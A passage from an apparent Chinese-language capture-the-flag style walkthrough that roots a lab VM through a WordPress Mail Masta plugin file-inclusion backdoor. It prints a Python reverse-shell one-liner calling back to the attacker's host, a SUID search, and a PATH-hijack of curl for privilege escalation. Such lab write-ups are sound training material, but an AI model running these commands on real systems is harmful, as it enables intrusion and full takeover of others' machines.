 发现是成功的:这里可能会有个疑问:为什么没有看到后门代码呢?答:没看到才是正常的,这说明后门被执行成功了!
那怎么去验证呢?我们浏览器直接输入:view-source:http://192.168.11.136/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&shell=id 显示如下

因此我们只需要去执行一个反弹命令即可:python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“192.168.11.130”,6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);’
值得注意的是这里的反弹命令最好用python,其他的不知道为什么成功不了

 反弹后我们先给它起个终端:python -c ‘import pty;pty.spawn("/bin/bash")’ :
 然后再查看其上面的suid:find / -perm -u=s -type f 2>/dev/null :
 这里我们要利用的是/opt/statuscheck ,为什么要用它呢?因为其他的是系统自带的能提就提,不能提就没啥用。而像我们选的这种是用户自己配置的,如果没有配置好是极有可能被我们利用的。
因此我们去查看其目录下的参数:strings /opt/statuscheck:
 发现其中是存在curl的
后续操作可以根据迪老师的思路去走:
 cd /tmp
echo “/bin/sh” > curl
chmod 777 curl
export PATH=/tmp:$PATH
这里就不细讲原理了,自行看下图理解:

回到我们靶机
按照上面我给的代码对着敲就行了:
 直接拿下root